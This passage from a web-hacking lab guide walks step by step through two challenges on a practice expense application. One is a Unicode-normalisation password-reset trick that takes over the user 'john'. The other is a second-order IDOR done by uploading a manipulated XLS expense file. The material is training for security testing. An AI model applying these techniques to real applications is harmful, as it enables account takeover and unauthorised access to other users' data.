


Note: To see the normalized characters working in your current version of Firefox browser, an additional dependency is required which is already installed in our custom kali.


Run the following command in case you want to test on a different system:

```
root@kali:~# sudo apt-get install ttf-ancient-fonts
```

Step 2: Register to the 'Expense Reimbursement' application by entering unicode characters as a username. Here, we have used 'ⒿⓄⒽⓃ' user account you can refer to Online Unicode Tool or Unicode Charsets.




Step 3: Initiate the Forgot Password request and input the unicode characters as a username. For instance, here we have entered 'ⒿⓄⒽⓃ' as a username to reset the password.




Step 4: In another browser (or private browsing window), open your mailbox to see the received password reset link → Click the link to reset the password.


Step 5: You will be redirected to the Reset Password page. Enter the new password as desired and the username must be the same as mentioned above ('ⒿⓄⒽⓃ'). Here, we have set a new password as 'New@1234'.



Step 6: After submitting the above data, the password has been reset for both 'john' user as well as 'ⒿⓄⒽⓃ' user. This happened due to the application's nature of handling or working with unicode characters.



Step 7: The password for user 'john' is now set to a new password 'New@1234'.




Second-order IDOR

Challenge URL: http://reimbursement.webhacklab.com/Expense/LoadExpenseFile?id=


- **Exploit Second-order IDOR to view reimbursement details of another user on the application who owns id = 1, 2, 3**

Solution:


Step 1: Login to the Expense Reimburse application using your registered account and navigate to the 'Expense' tab. Here, we have used 'john' as an existing user account.



Step 2: Download a sample (SampleData.xls) file from user 'john' account




Step 3: Manipulate the excel data 'Amount' to your desired reimbursement amount.




	A	B	C	D
1	Date	Description	Amount	
2	02/01/2020	Food	500	
3	02/01/2020	Laptop	2000	
4	02/01/2020	Airplane	2500	
5	02/01/2020	Hotel	1000	
6	02/01/2020	Travel	250	
7				


Step 4: Navigate to the 'Add Expense' feature which allows users to upload a file in XLS format. Upload the **.xls** file 'SampleData.xls' (located in kali → '/root/Downloads').




Step 5: File is uploaded successfully as shown below.




Step 6: Access the uploaded file listed in 'View All Expenses', it will show you the expenses uploaded in the excel file.



